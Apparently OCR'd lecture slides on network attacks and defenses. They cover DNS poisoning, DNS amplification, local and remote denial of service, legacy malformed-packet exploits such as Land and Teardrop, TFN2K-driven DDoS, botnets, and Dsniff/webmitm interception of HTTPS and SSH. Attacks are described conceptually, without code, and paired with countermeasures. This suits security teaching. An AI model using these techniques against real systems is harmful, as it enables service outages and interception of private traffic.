
In the old days resolvers simply incremented the QID, making it extremely easy to guess them.

Countermeasures to DNS Poisoning

- DNS servers use TTL on their cache. The TTL=1hour in most of the cases.
  - Attackers can send a few number of replies before the real domain answers. Thus, the attacker can only send in a couple of attacks once per hour, which make it difficult to guess the right QID in a short time period.
- Apply encrypted application such as SSL or SSH to ensure trustable end-to-end communication.
  - Users may check whether the server's digital certificate is valid and belongs to a website's expected owner.
- Secure DNS (DNSSEC) uses *cryptographic signatures* signed with a *trusted public key certificate* to determine the authenticity of data.

DNS Amplification Attack

- DNS Amplification Attacks are a way for an attacker to magnify the amount of bandwidth they can target at a potential victim.
- There are two criteria for a good amplification attack vector:
  - query can be set with a spoofed source address (e.g., via a protocol like ICMP or UDP that does not require a handshake); and
  - The response to the query is significantly larger than the query itself.
- DNS is a ubiquitous Internet platform that meets these criteria and therefore has become the largest source of amplification attacks.


Attacker
Attacker controlled Botnet
Small spoofed DNS Request
Amplified DNS Response from Open Resolver
Victims Ecommerce Server

DoS Categories

	Stopping Services	Exhausting Resources
Locally	• Process killing • System reconfiguring •Process crashing	• Forking processes to fill the process table • Filling up the whole file system
Remotely (across the network)	• Malformed packet attacks (e.g, Land, Teardrop, etc.	• Packet floods, (e.g., SYN flood, smurf, Distributed Denial of Service)

Stopping Local Services

- Examples of stopping local services
  - In Unix, an attacker with root privileges (or, via buffer overflow attack) may shut down the "inetd" process
  - Attackers who have accounts on a system can run local programs and supply input directly into processes on the machine through the local account. (e.g., employee or contractor or through some of the gaining access methods, such as password attack, session hijacking)

Stopping Local Services

- *Process killing*: An attacker with sufficient privileges can simply kill local processes in a DOS attack, such as Web or DNS server
- *System reconfiguration*: Attackers with sufficient privileges can reconfigure a system so that it doesn't offer the service anymore or filters specific users from the machine.
- *Process crashing*: The attackers may not have the super-user privileges, they may be able to crash processes by exploiting vulnerabilities in the system. (e.g., buffer overflow, stack buffer overflow example http://nsfsecurity.pr.erau.edu/bom/Stacks.html)

Logic Bomb

- The attacker plants a logic bomb program on a machine, which can be triggered based on a number of factors:
  - Elapsed time
  - The activation of certain other programs
  - The logging in of specific users
  - etc.
- Once the logic bomb trigger is activated, the program will stop or crash a local process – terrorists purposes

Defenses from Locally Stopping Services

- Make sure the systems patched – in a timely manner to prevent outside attacker
- Make sure to carefully dole out privileges to users on your system – *Principle of Least Privilege*
- Quickly detect changes to the configuration of the system – use tripwire (http://www.tripwire.com/)

Locally Exhausting Resources

- When attackers gain super-user privileges
  - Filling up the process table: write a program that simply forks another process to run a copy of itself.
  - Filling up the file system: continuously writing an enormous amount of data to the file system
- Sending outbound traffic that fills up the communications link

Defenses from Locally Exhausting Resources

- Apply the *Principle of Least Privilege*
- Make sure that your sensitive systems have adequate resources, such as memory, processor speed and communication link bandwidth
- Use host based Intrusion Detection Systems or other system monitoring tools that can warn you when your system resources are getting low, possibly indicating this type of resource exhaustion attack

Remotely Stopping Services

- Attackers exploit an error in the TCP/IP stack of the target machine by sending one or more unusually formatted packets

- If the target machine is vulnerable to the particular malformed packet, it will crash, possibly shutting down a specific process, all network communication, or even causing the target' s operating system to halt.

Exploit Name & Attack platform	Overview of How it works
Land (1997) Windows systems, various UNIX types, routers, Printers, etc.	Sends a spoofed packet, where the source IP address is the same as the destination IP address, and the source port is the same as the destination port. The target receives a packet that appears to be leaving the same port that it is arriving on, at the same time on the same machine. Older TCP/IP stacks get confused at this unexpected event and crash.
Latierra Windows systems, various UNIX types, routers, Printers, etc	A relative of Land, which sends multiple Land-type packets to multiple ports simultaneously.
Ping of Death (1995) Windows, many Unix Variants, Printers, etc.	Sends an oversized ping packet. Older TCP/IP stacks cannot properly handle a ping packet greater than 64 kilobytes, and crash when one arrives
Jolt2 (2000) Windows 95, 98, NT, and 200	Sends a stream of packet fragments, none of which have a fragment offset of zero. Therefore, none of the fragments looks like the first on in the series. As long as the stream of fragments is being sent, rebuilding these bogus fragments consumes all processor capacity on the target machine.
Teardrop, Newtear, Bonk, Syndrop Windows,95,98,NT, Linux	Various tools that send overlapping IP packet fragments. The fragment offset values in the packet headers are set to incorrect values, so that the fragments do not align properly when reassembled. Some TCP/IP stacks crash when they receive such overlapping fragments.
Winnuke Windows 95 and NT	Sends garbage data to an open file sharing port (TCP port 139) on a Windows machine. When data arrives on the port that is not formatted in legitimate Server Message Block (SMB) protocol, the system crashes.

Other tools


- Targa – more powerful suites of malformed packet attack tools (http://packetstorm.security.com/DoS/)
- Dsniff (ARP spoof),
  - attacker must be on the same LAN of server or victim (router would not forward ARP message)

Defenses from Remotely Stopping Services

- Vendors need to frequently release patches to their TCP/IP stacks to fix problem.
- Anti-spoof filter – guard against IP spoofing, such as Land.
- Create static ARP tables on sensitive networks to prevent ARP spoof.

DOS Principles

- Find amplifiers
- Find a resource (any resource) and use it up bandwidth
  - CPU or router processing ability
  - Disk space
  - File descriptors (or other O
  - Cognitive limits of people




ATTACKS


DOS – Denial of Service


Smurf - Based on the ICMP echo reply
Fraggle - Smurf Like attack based on UDP packets
Ping Flood - Blocks Service through repeated pings
SYN Flood - Repeated SYN requests w/o ACK
Land – Exploits TCP/IP stacks using spoofed SYNs
Teardrop – An Attack using overlapping, fragmented UDP packets that cant be reassembled correctly
Bonk – An attack of port 53 using fragmented UDP packets w bogus reassembly information
Boink – Bonk like attack but on multiple ports

DDoS Principles

- Own as many attackers as possible.
- Choose amplifiers with abundant bandwidth







Distributed Denial-of-Service (DDoS) Attacks

- Take over a large number of victim machines
  - often referred to as "zombies"
- The attacker uses one of more client machines to tell all of the zombies to *simultaneously* execute a command
  - usually to conduct a DoS attack against the target
- The client communicates with the zombies, but the attacker usually accesses the client from a separate system.
- A powerful DDoS tool: TFN2K
  - Targa, UDP flood, SYN flood, ICMP flood, Smurf attack, etc.


A DDoS attack using Tribe Flood Network 2000

Default communication:

Attacker to client: Any port

Client to server:


ICMP_ECHOREPLY



Bot Nets (more than just DoS)

- A botnet is a collection of compromised computers—bots, also known as zombies—under the control of a single entity, usually through the mechanism of a single command and control server (a botnet controller). Any computer connected to the Internet—preferably with a broadband connection—is a desirable base of computing power to be used as a bot.
- Bots are almost always compromised Windows machines; botnet controllers are almost always compromised Unix machines running ircd (Internet Relay Chat daemon**)**.
- Common bot software: Korgobot, SpyBot, Optix Pro, rBot, SDBot, Agobot, Phatbot.
- Most spam is sent from bots (70% according to MessageLabs, October 2004).
- Most worms and viruses today are being used to put bot software on end-user computers.
- Most denial of service attacks are originated from bots.
- Bots can be used as proxies for almost any kind of malicious activity on the Internet (DoS, ID Theft, Phishing, keylogging, spam, etc.).

Scanning for recruits




Black – C&C
Red – Scan info

Distributed Denial-of-Service Defenses

- Keeping zombies off of your systems and defending against a DDoS flood
  - Keep your systems patched and up to date
  - Employ egress anti-spoof filters on your external router
  - Use tools to find DDoS attack, such as “Find DDoS” by NIPC (National Infrastructure Protection Center)
- Increase the bandwidth is a good solution? – NO
- Quick response to DDoS
  - Inform your ISP to block the DDoS where it enters the network.

Use Dsniff to Sniffing HTTPS and SSH


- Webmitm and sshmitm



Use Dsniff to Sniffing HTTPS and SSH

- HTTPS connection
  - S: certificate -> Client
  - Client verify the certificate
    - Automatically verified if the certificate is signed by a well-known CA.
    - Otherwise the user make the decision
- SSH is the same as HTTPS
  - The connection still can be setup

Use Dsniff to Sniffing HTTPS and SSH


IP address
10.1.2.3
EVE
1. Attacker activates dnsspoof
And webmitm programs
2. Dnsspoof sends fake DNS response with the IP address of the machine running webmitm (10.1.2.3)
4. Webmitm proxies the https connection, establishing an https connection to the server and sending the attacker's own certificate to the client
LAN
ALICE
3. Victime establishes SSL connection, not knowing attacker is proxying connection
Default Router
Outside world
BOB
10.22.12.41
5. Victim now accesses the desired server, but all traffic is viewable by attacker using webmitm as a proxy

Use Dsniff to Sniffing HTTPS and SSH

- Webmitm can display the entire contents of the SSL session on the attacker's screen
- Dsniff can be used to sniff SSH sessions by conducting a man-in-the-middle attack in a similar fashion.
  - Dsniff supports sniffing of only SSH protocol version 1, but who knows in the future